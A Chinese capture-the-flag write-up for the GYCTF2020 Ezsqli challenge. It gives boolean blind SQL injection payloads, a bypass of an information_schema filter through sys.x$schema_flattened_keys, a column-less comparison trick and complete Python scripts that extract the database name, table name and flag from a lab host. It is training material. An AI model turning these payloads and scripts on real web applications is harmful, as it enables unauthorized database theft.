
[GYCTF2020]Ezsqli-1|SQL注入
1、打开界面之后在输入框进行输入测试,分别输入1、2、3、’等字符,结果如下:




2、看到bool(false)这里我想到了bool注入,因为之前做过这道题:https://www.cnblogs.com/upfine/p/16367693.html,所以这里直接想到了bool注入,那就先判断下注入点,payload:1&&1=1和1&&1=2,(这里需要注意下编码,否则不行,可以直接在web界面输入,然后抓包)结果如下:


3、根据返回结果的不同,确定了注入点的存在,那就需要获取数据库的名字(其实不需要获取也行,后面用到数据库时直接使用database()代理即可),payload:1&&length(database())>21,结果如下:


4、数据库的名字的长度大于20,但是又不大于21,因此可以确定数据库长度为21位,那获取下具体的数据库的名称,payload:1&&substr(database(),1,1)='g',数据库名字为:give_grandpa_pa_pa_pa,结果如下:


获取数据库信息的脚本:
import requests

def get_database(url,strings):

    database_length = 1

    DBname = ''

    for i in range(1,100):

        data = {

            'id': "1&&(length(database()))="+str(i)

        }

        rs = requests.post(url,data)

        if 'Nu1L' in rs.text:

            database_length = i

            print('数据库长度为:'+str(database_length))

            break

    for i in range(1,database_length+1):

        for one_char in strings:

            data = {

                'id': "1&&substr(database()," + str(i) + ",1)='"+str(one_char)+"'"

            }

            rs = requests.post(url,data)

            if 'Nu1L' in rs.text:

                DBname = DBname + one_char

                print("\r", end="")

                print('正在获取数据库名称,当前已获取到'+str(i)+'位 | '+DBname, end='')

                break

    print('结束')

if __name__ == '__main__':

    url = 'http://ae2848c1-a44a-4de3-abb2-2e8bdc271385.node4.buuoj.cn:81/index.php'

    #不要修改string的顺序,是按asii码排列的,最后获取flag会用到

    strings = '-./0123456789:;<>=?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~#'

    get_database(url,strings)
5、获取到数据库信息之后开始获取数据库内的表名,在测试的时候发现information_schema被过滤了,那就尝试下mysql.innodb_table_stats(mysql默认关闭InnoDB存储引擎)一样不行,那就只能百度了,看网上采用的是sys.x$schema_flattened_keys(需要版本>5.7且只能查询表明,使用方法与information_schema类似),payload:1&&substr((select group_concat(table_name) from sys.x$schema_flattened_keys where table_schema=database()),1,1)='f',结果如下:


脚本代码如下:
import requests

import time

def get_database(url,strings):

    database_length = 1

    DBname = ''

    for i in range(1,100):

        data = {

            'id': "1&&(length(database()))="+str(i)

        }

        rs = requests.post(url,data)

        if 'Nu1L' in rs.text:

            database_length = i

            print('数据库长度为:'+str(database_length))

            break

    for i in range(1,database_length+1):

        for one_char in strings:

            data = {

                'id': "1&&substr(database()," + str(i) + ",1)='"+str(one_char)+"'"

            }

            rs = requests.post(url,data)

            if 'Nu1L' in rs.text:

                DBname = DBname + one_char

                print("\r", end="")

                print('正在获取数据库名称,当前已获取到'+str(i)+'位 | '+DBname.lower(), end='')

                break

    print('结束')

def get_tablename(url,strings):

    TBname = ''

    print('表名字读取中...')

    for i in range(1, 100):

        for one_char in strings:

            data = {

                'id': "1&&substr((select group_concat(table_name) from sys.x$schema_flattened_keys where table_schema=database())," + str(

                    i) + ",1)='"+str(one_char)+"'"

            }

            time.sleep(0.05)

            rs = requests.post(url,data)

            if 'Nu1L' in rs.text:

                TBname = TBname + one_char

                print("\r", end="")

                print('表的名字为:' + TBname.lower(), end='')

                break

            if 'Nu1L' not in rs.text and one_char == '~':

                return ''

if __name__ == '__main__':

    url = 'http://0fe9c88f-4b11-44dc-8d0c-8a792f414c49.node4.buuoj.cn:81/index.php'

    strings = ',-./0123456789:;<>=?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~#'

    get_database(url,strings)

    get_tablename(url,strings)

6、获取到数据库内表明之后,就需要获取表内的列的信息,那首先就需要判断列的数量,payload:1&&((select 1,2) > (select * from f1ag_1s_h3r3_hhhhh)),最终获取到列的数量为2,结果如下:

6、获取到数据库内表明之后,因为sys.x$schema_flattened_keys只能查询到表明,无法获取具体的列明,因此这里只能考虑无列名注入了,之前做过另一道题也涉及了无列明注入:https://www.cnblogs.com/upfine/p/16496021.html,payload:1&&((select 1,'F') > (select * from f1ag_1s_h3r3_hhhhh)),最终成功获得flag:flag{f8e09741-4c9d-4866-8a83-2d129bcc54b1},结果如下:


7、关于6中payload的解释,在本地环境进行了尝试,语句为:select * from test where 1&&((select 1,'S') > (select * from test));,尝试结果、表内容如下:



当参数值>asd中对应的值时为true,否则为false。
string中的字符串顺序需要按照asii码的顺序进行比对,不能进行跳过,或者使用二分法也可以。

8、完整的脚本和代码执行结果如下:
import requests

import time

def get_database(url,strings):

    database_length = 1

    DBname = ''

    for i in range(1,100):

        data = {

            'id': "1&&(length(database()))="+str(i)

        }

        rs = requests.post(url,data)

        if 'Nu1L' in rs.text:

            database_length = i

            print('数据库长度为:'+str(database_length))

            break

    for i in range(1,database_length+1):

        for one_char in strings:

            data = {

                'id': "1&&substr(database()," + str(i) + ",1)='"+str(one_char)+"'"

            }

            rs = requests.post(url,data)

            if 'Nu1L' in rs.text:

                DBname = DBname + one_char

                print("\r", end="")

                print('正在获取数据库名称,当前已获取到'+str(i)+'位 | '+DBname.lower(), end='')

                break

def get_tablename(url,strings):

    TBname = ''

    print('表名字读取中...')

    for i in range(1, 100):

        for one_char in strings:

            data = {

                'id': "1&&substr((select group_concat(table_name) from sys.x$schema_flattened_keys where table_schema=database())," + str(

                    i) + ",1)='"+str(one_char)+"'"

            }

            time.sleep(0.05)

            rs = requests.post(url,data)

            if 'Nu1L' in rs.text:

                TBname = TBname + one_char

                print("\r", end="")

                print('表的名字为:' + TBname.lower(), end='')

                break

            if 'Nu1L' not in rs.text and one_char == '~':

                return ''

def get_column(url,strings):

    column_name = ''

    tmp = ''

    print('\nflag信息读取中...')

    for i in range(1, 100):

        for one_char in strings:

            one_char = column_name + one_char

            data = {

                'id':"1&&((select 1,'"+str(one_char)+"') > (select * from f1ag_1s_h3r3_hhhhh))"

            }

            time.sleep(0.05)

            rs = requests.post(url,data)

            if 'Nu1L' not in rs.text:

                tmp = one_char

            if 'Nu1L' in rs.text:

                column_name = tmp

                print("\r", end="")

                print('flag为:' + column_name.lower(), end='')

                break

if __name__ == '__main__':

    url = 'http://0fe9c88f-4b11-44dc-8d0c-8a792f414c49.node4.buuoj.cn:81/index.php'

    strings = ',-./0123456789:;<>=?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~#'

    get_database(url,strings)

    get_tablename(url,strings)

    #原来是想着获取column名称,但是未获取到,但是又懒得改名称,所以使用的是column

    get_column(url,strings)
[GYCTF2020]Ezsqli-1|SQL注入的更多相关文章
- [GYCTF2020]Ezsqli 无列名注入
手工注入了几下,是数字注入,过滤了 or , union 输入1||1=1 回显Nu1L 再输入 1&&(ascii(substr(database(),1,1))>32)# ...
- 个人网站对xss跨站脚本攻击(重点是富文本编辑器情况)和sql注入攻击的防范
昨天本博客受到了xss跨站脚本注入攻击,3分钟攻陷--其实攻击者进攻的手法很简单,没啥技术含量.只能感叹自己之前竟然完全没防范. 这是数据库里留下的一些记录.最后那人弄了一个无限循环弹出框的脚本,估计 ...
- Web安全相关(五):SQL注入(SQL Injection)
简介 SQL注入攻击指的是通过构建特殊的输入作为参数传入Web应用程序,而这些输入大都是SQL语法里的一些组合,通过执行SQL语句进而执行攻击者所要的操作,其主要原因是程序没有细致地过滤用户输入的数据 ...
- 从c#角度看万能密码SQL注入漏洞
以前学习渗透时,虽然也玩过万能密码SQL注入漏洞登陆网站后台,但仅仅会用,并不理解其原理. 今天学习c#数据库这一块,正好学到了这方面的知识,才明白原来是怎么回事. 众所周知的万能密码SQL注入漏洞, ...
- 浅谈SQL注入风险 - 一个Login拿下Server
前两天,带着学生们学习了简单的ASP.NET MVC,通过ADO.NET方式连接数据库,实现增删改查. 可能有一部分学生提前预习过,在我写登录SQL的时候,他们鄙视我说:“老师你这SQL有注入,随便都 ...
- 揭开SQL注入的神秘面纱PPT分享
SQL注入是一个老生常谈但又经常会出现的问题.该课程是我在公司内部培训的课程,现在分享出来,希望对大家有帮助. 点击这里下载.
- 深入理解SQL注入绕过WAF和过滤机制
知己知彼,百战不殆 --孙子兵法 [目录] 0x0 前言 0x1 WAF的常见特征 0x2 绕过WAF的方法 0x3 SQLi Filter的实现及Evasion 0x4 延伸及测试向量示例 0x5 ...
- jdbc java数据库连接 8)防止sql注入
回顾下之前jdbc的开发步骤: 1:建项目,引入数据库驱动包 2:加载驱动 Class.forName(..); 3:获取连接对象 4:创建执行sql语句的stmt对象; 写sql 5:执行sql ...
- Entity Framework关于SQL注入安全问题
1.EF生成的sql语句,用 parameter 进行传值,所以不会有sql注入问题 2.EF下有涉及外部输入参数传值的,禁止使用EF直接执行sql命令方式,使用实体 SQL 参考: https: ...
- 关于SQL注入和如何防止
之前在笔试的时候没有很好的答出这个问题,因此我要总结一下问题,以免日后继续在这个地方跌倒,以下是自己的理解,如有错误请指出 一.什么是SQL注入 SQL注入就是服务器在根据业务去处理数据库的时候,客户 ...
随机推荐
- unity---3D数学基础
点乘 A·B 判断敌人在前方还是后方 调试画线 画线段 前两个参数 分别是 起点 终点 画射线 前两个参数 分别是 起点 方向 Debug.DrawLine(this.transform.positi ...
- Redis快速度特性及为什么支持多线程及应用场景
转载请注明出处: 目录 1.Redis 访问速度快特性 2.Redis 6.0 为什么支持多线程? 3.Redis可以做什么 3.1.缓存 3.2.排行榜系统 3.3.计数器应用 3.4.社交网络 3 ...
- python常用标准库(os系统模块、shutil文件操作模块)
常用的标准库 系统模块 import os 系统模块用于对系统进行操作. 常用方法 os模块的常用方法有数十种之多,本文中只选出最常用的几种,其余的还有权限操作.文件的删除创建等详细资料可以参考官方文 ...
- 【clickhouse专栏】数据库、数据仓库之间的区别与联系
从本篇文章开始,笔者打算写一个系列的<clickhouse专栏>,其全称是Click Stream,Data WareHouse,简称ClickHouse.从其全称中的"Data ...
- 2.Tensor Shape《Pytorch神经网络高效入门教程》Deeplizard
,之后,我们张量和基础数据的形状酱油卷积运算来改变. 卷积改变了高度和宽度维度以及颜色通道的数量.
- Kubernetes将弃用Docker!与 containerd容器引擎
时间戳:2022-06-07 20:32:19 星期二 撰写文档参考:(阿良-腾讯课堂)Kubernetes将弃用Docker 参考博客k8s入坑之路(3)containerd容器 container ...
- React中render Props模式
React组件复用 React组件复用的方式有两种: 1.render Props模式 2.高阶组件HOC 上面说的这两种方式并不是新的APi. 而是利用Raect自身的编码特点,演化而来的固定编码写 ...
- UiPath官网认证中文教程
RPA之家公众号:RPA之家 RPA之家官网:http://rpazj.com 斗鱼直播:http://www.douyu.com/rpazj UiPath中文社区QQ群:465630324 RPA& ...
- UiPath录制器的介绍和使用
一.录制器(Recording)的介绍 录制器是UiPath Studio的重要组成部分,可以帮助您在自动化业务流程时节省大量时间.此功能使您可以轻松地在屏幕上捕获用户的动作并将其转换为序列. 二.录 ...
- NC16783 [NOIP1998]拼数
NC16783 [NOIP1998]拼数 题目 题目描述 设有 \(n\) 个正整数(\(n ≤ 20\)),将它们联接成一排,组成一个最大的多位整数. 例如:\(n=3\) 时,\(3\) 个整数 ...